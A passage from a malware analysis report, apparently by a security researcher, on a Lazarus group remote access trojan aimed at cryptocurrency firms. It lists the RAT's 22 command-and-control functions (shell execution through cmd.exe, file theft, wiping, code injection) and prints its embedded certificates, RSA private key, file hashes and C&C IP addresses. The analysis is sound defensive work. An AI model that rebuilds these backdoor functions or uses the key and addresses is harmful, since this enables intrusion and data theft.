2E 7A 69 70 00 5C 5C 2E 5C 56 42 6F 78 4D 69 6E  .zip.\\.\VBoxMin
69 52 64 72 44 4E 00 57 54 53 47 65 74 41 63 74  iRdrDN.WTSGetAct
69 76 65 43 6F 6E 73 6F 6C 65 53 65 73 73 69 6F  iveConsoleSessio
6E 49 64 00 53 65 54 63 62 50 72 69 76 69 6C 65  nId.SeTcbPrivile
67 65 00 53 65 41 73 73 69 67 6E 50 72 69 6D 61  ge.SeAssignPrima
72 79 54 6F 6B 65 6E 50 72 69 76 69 6C 65 67 65  ryTokenPrivilege
00 53 65 49 6E 63 72 65 61 73 65 51 75 6F 74 61  .SeIncreaseQuota
50 72 69 76 69 6C 65 67 65 00 12 00 B4 C8 5F 24  Privilege.‡.┤╚_$
```

Following all of this, the RAT then creates a backdoor which then waits to receive commands from the various C&C servers.



The C&C handler used to follow a pattern of command IDs but it appears to have changed to random command values and contains commands with new functionality. Their handler is able to handle 22 different commands and the descriptions of each can be found in the chart below.

Command ID	Functionality
0xF4004A	Execute cmd.exe and output results to temp file or retrieve CD via *GetCurrentDirectoryW*. Cmd.exe /c "*<cmd>* > *<temp file>*" 2>&1
0x460017	Collect various information about the hard drive such as the space and volume information
0x7C00E6	Collect various information about the computer such as the computer name, username, host name, and more.
0x6400E5	Creates new process via *CreateProcessW*
0xBE007B	Collect data about running processes by traversing the process list via *CreateToolhelpSnapshot32* related APIs
0x8500AF	Terminates a process by name
0xC004B	Gets specific file(s) data such as filenames, times, and attributes
0xD7007C	Collects a file and sends it to the C&C
0x3300E2	Zips file(s) to temp and sends archive to C&C
0x9D00B0	Write a file received from the server
0x200DF	Write a 5mb file with random bytes

0x2E0016	Deletes files
0x6C00AE	Overwrites entire file(s) contents with 0xCC and then deletes the file
0xFD0013	Recursively traverse directory collecting file information
0x3C00AB	Checks if socket write access is valid to a given address
0x4B00E3	Sets file(s) time via *SetFileTime*
0xE50012	Configuration
0x5400AC	Updates socket configuration
0x1B00E1	Renames file and sets attributes
0x750077	Elevate process privileges
0xCC0010	Inject code received by server into process
0x150014	Pong response to ping

The binary uses wolfSSL to encrypt the network traffic containing two different certificates and one private key. The certificates are stored in a local buffer of a function located within the binary.


```
-----BEGIN CERTIFICATE-----

MIIDYjCCAkqgAwIBAgIIAT8TuSzaBG4wDQYJKoZIhvcNAQELBQAwZjELMAkGA1UE

BhMCVVMxGTAXBgNVBAoMEEdsb2JhbFNpZ24gbnYtc2ExPDA6BgNVBAMMM0dsb2Jh

bFNpZ24gT3JnYW5pemF0aW9uIFZhbGlkYXRpb24gQ0EgLSBTSEEyNTYgLSBHMjAi

GA8yMDE3MDkyNDA3MDMzOFoYDzIwMTkwMjA3MDcwMzM4WjBmMQswCQYDVQQGEwJV

UzEZMBcGA1UECgwQR2xvYmFsU2lnbiBudi1zYTE8MDoGA1UEAwwzR2xvYmFsU2ln

biBPcmdhbml6YXRpb24gVmFsaWRhdGlvbiBDQSAtIFNIQTI1NiAtIEcyMIIBIjAN

BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvwzKLRSyHoRCW804H0ryTXUQ8bY1

n9/KfQOY06zeA2buKvHYsH1uB1QLEJghTYDLEiDnzE/eRX3Jcncy6sqQu2lSEAMv

qPOVxfGLYlYb72dvpBBBla0Km+OlwLDScHZQMFuo6AgsfO2nonqNOCkcrMft8nyV

sJWCfUlcOM13Je+9gHVTlDw9ymNbnxW10x0TLxnRPNt2Osy4fcnlwtfaQG/YIdxz

G0ItU5z+Gvx9q3o2P5jehHwFZ85qFDiHqfGMtWjLaH9xICv1oGP1Vi+jJtK3b7Fa

F9c4mQj+k1hv/sMTSQgWC6dNZwBSMWcjTpjtUUUduQTZC+zYKLNLve02eQIDAQAB

oxAwDjAMBgNVHRMEBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQA261N1CtZuZ4Mf

5Q+KghudGcp+sG2X1UzQ8eZqYK+6xmIClKWSQ3EhWB19zor2dOOb2fRJ4iw72Lhy
```

cH57R84whQSqqY9tqjwwulavMAzdBlz3RqsnAqdL5C6jeEfJmxmymH4Jz6kqJbCh

H1LVp6ToJ+lYA0QoCxkMqe6jCWE5K8QefM/kx8WhROJTdHHUKjFXFmon/fIJUAxo

SesxW3+YPeY7zzBUIjh0lYMhiyvXMDIMLo9zewR2nfi3aAa+APwAulTjm46dbH4K

cn7jc8IOt954R5jakc0AhtSZUHlPqKKHZy19iDfpcoFA7L/WuiNkfYPvN6eaxAvA

b3dxfi8N

-----END CERTIFICATE-----

-----BEGIN CERTIFICATE-----

MIIDgTCCAmmgAwIBAgIIAUyTG93zLTEwDQYJKoZIhvcNAQELBQAwZjELMAkGA1UE

BhMCVVMxGTAXBgNVBAoMEEdsb2JhbFNpZ24gbnYtc2ExPDA6BgNVBAMMM0dsb2Jh

bFNpZ24gT3JnYW5pemF0aW9uIFZhbGlkYXRpb24gQ0EgLSBTSEEyNTYgLSBHMjAi

GA8yMDE3MDkyNDA3MDUyMVoYDzIwMTkwMjA3MDcwNTIxWjCBljELMAkGA1UEBhMC

VVMxEDAOBgNVBAgMB05ld1lvcmsxEzARBgNVBAcMClJpdmVyIFZpZXcxIzAhBgNV

BAoMGldpa2ltZWRpYSBGb3VuZGF0aW9uLCBJbmMuMRgwFgYDVQQDDA8qLndpa2lw

ZWRpYS5vcmcxITAfBgkqhkiG9w0BCQEWEmluZm9Ad2lraXBlZGlhLm9yZzCCASIw

DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMMD0Sv+OaQyRTtTyIQrKnx0mr2q

KlIHR9amNrIHMo7Quml7xsNEntSBSP0taKKLZ7uhdcg2LErSG/eLus8N+e/s8YEe

e5sDR5q/Zcx/ZSRppugUiVvkNPfFsBST9Wd7Onp44QFWVpGmE0KN0jxAnEzv0Ybf

N1EbDKE79fGjSjXk4c6W3xt+v06X0BDoqAgwga8gC0MUxXRntDKCb42GwohAmTaD

uh5AciIX11JlJHOwzu8Zza7/eGx7wBID1E5yDVBtO6M7o5lencjZDIWz2YrZVCbb

bfqsu/8lTMTRefRx04ZAGBOwY7VyTjDEl4SGLVYv1xX3f8Cu9fxb5fuhutMCAwEA

ATANBgkqhkiG9w0BAQsFAAOCAQEAGjef4dfuIkF7MdfLs4x5KqzM4/5+h1lS+SWS

ojTaAuH2++1pGgVV4vfGB9QVxoTDkcp5wWjw184x+P19Fjio+ucUUOmFmD7BERXX

V4NZMv/TwucAbRIb6/FRv13Koigi05tIhXesownpbMZq7p6I9P9GAd/Uu7XCMTPO

UHpuTtNoI+tjwwBhZK0XXp5ORdHKWbXfLXQgiCXLPJntKdrRnUzJpXvYQzTeZKxf

dQmjS8QN8IFtvBuprb3grAhm/wV+ueerTcM/wyBOu/7gg0J7CsjztqtomIHYAbpi

x5pf3b6mzKG72ibnaKgL29wur5Cs+8in9d8/kOxgTpWbzZc35A==

-----END CERTIFICATE-----

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAwwPRK/45pDJFO1PIhCsqfHSavaoqUgdH1qY2sgcyjtC6aXvG

w0Se1IFI/S1oootnu6F1yDYsStIb94u6zw357+zxgR57mwNHmr9lzH9lJGmm6BSJ

W+Q098WwFJP1Z3s6enjhAVZWkaYTQo3SPECcTO/Rht83URsMoTv18aNKNeThzpbf

G36/TpfQEOioCDCBryALQxTFdGe0MoJvjYbCiECZNoO6HkByIhfXUmUkc7DO7xnN

rv94bHvAEgPUTnINUG07ozujmV6dyNkMhbPZitlUJttt+qy7/yVMxNF59HHThkAY

E7BjtXJOMMSXhIYtVi/XFfd/wK71/Fvl+6G60wIDAQABAoIBAQCi5thfEHFkCJ4u

bdFtHoXSCrGMR84sUWqgEp5T3pFMHW3qWXvyd6rZxtmKq9jhFuRjJv+1bBNZuOOl

yHIXLgyfb+VZP3ZvSbERwlouFikN3reO3EDVou7gHqH0vpfbhmOWFM2YCWAtMHac

PM3miO5HknkLWgDiXl8RfH35CLcgBokqXf0AqyLh8LO8JKleJg4fAC3+IZpTW23T

K6uUgmhDNtj2L8Yi/LVBXQ0zYOqkfX7oS1WRVtNcV48flBcvqt7pnqj0z4pMjqDk

VnOyz0+GxWk88yQgi1yWDPprEjuaZ8HfxpaypdWSDZsJQmgkEEXUUOQXOUjQNYuU

bRHej8pZAoGBAOokp/lpM+lx3FJ9iCEoL0neunIW6cxHeogNlFeEWBY6gbA/os+m

bB6wBikAj+d3dqzbysfZXps/JpBSrvw4kAAUu7QPWJTnL2p+HE9BIdQxWR9OihqN

p1dsItjl9H4yphDLZKVVA4emJwWMw9e2J7JNujDaR49U0z2LhI2UmFilAoGBANU4

G8OPxZMMRwtvNZLFsI1GyJIYj/WACvfvof6AubUqusoYsF2lB9CTjdicBBzUYo6m

JoEB/86KKmM0NUCqbYDeiSNqV02ebq2TTlaQC22dc4sMric93k7wqsVseGdslFKc

N2dsLe+7r9+mkDzER8+Nlp6YqbSfxaZQ3LPw+3QXAoGAXoMJYr26fKK/QnT1fBzS

ackEDYV+Pj0kEsMYe/Mp818OdmxZdeRBhGmdMvPNIquwNbpKsjzl2Vi2Yk9d3uWe

CspTsiz3nrNrClt5ZexukU6SIPb8/Bbt03YM4ux/smkTa3gOWkZktF63JaBadTpL

78c8Pvf9JrggxJkKmnO+wxkCgYEAukSTFKw0GTtfkWCs97TWgQU2UVM96GXcry7c

YT7Jfbh/h/A7mwOCKTfOck4R1bHBDAegmZFKjX/sec/xObXphexi99p9vGRNIjwO

8tZR9YfYmcARIF0PKf1b4q7ZHNkhVm38hNBf7RAVHBgh58Q9S9fQnmqVzyLJA3ue

```
42AB/C8CgYAR0EvPG2e5nxB1R4ZlrjHCxjCsWQZQ2Q+1cAb38NPIYnyo2m72IT/T

f1/qiqs/2Spe81HSwjA34y2jdQ0eTSE01VdwXIm/cuxKbmjVzRh0M06MOkWP5pZA

62P5GYY6Ud2JS7Dz+Z9dKJU4vjWrylznk1M0oUVdEzllQkahn831vw==

-----END RSA PRIVATE KEY-----
```


Conclusion

As we can see, the Blockbuster campaign and the Lazarus group are still active and have shown a continued interest in cryptocurrencies and companies surrounding cryptocurrency. Numerous exchanges are believed to have been hacked by the Lazarus group and there has been a significant amount of money stolen by doing so. Since their efforts have been so successful, it does not look like they will slow down anytime soon with these types of targets.

IoCs

Malicious Document – 6b424d75445b3dabfb9b20895d0a1ce1430066ce7f3fcd87aa41fa32260ff92d

RAT – f8b329fc1f4d50f5509a72c1f630155538f4d2c6e49b80ce4841fada6547c4bd

C&Cs

182.56.5.227

222.122.31.115

66.99.86.8

210.61.8.12

62.215.99.90

By **Jay Rosenberg**
Jay Rosenberg is a self-taught reverse engineer from a very young age (12 years old), specializing in Reverse Engineering and Malware Analysis. Currently working as a Senior Security Researcher in Intezer.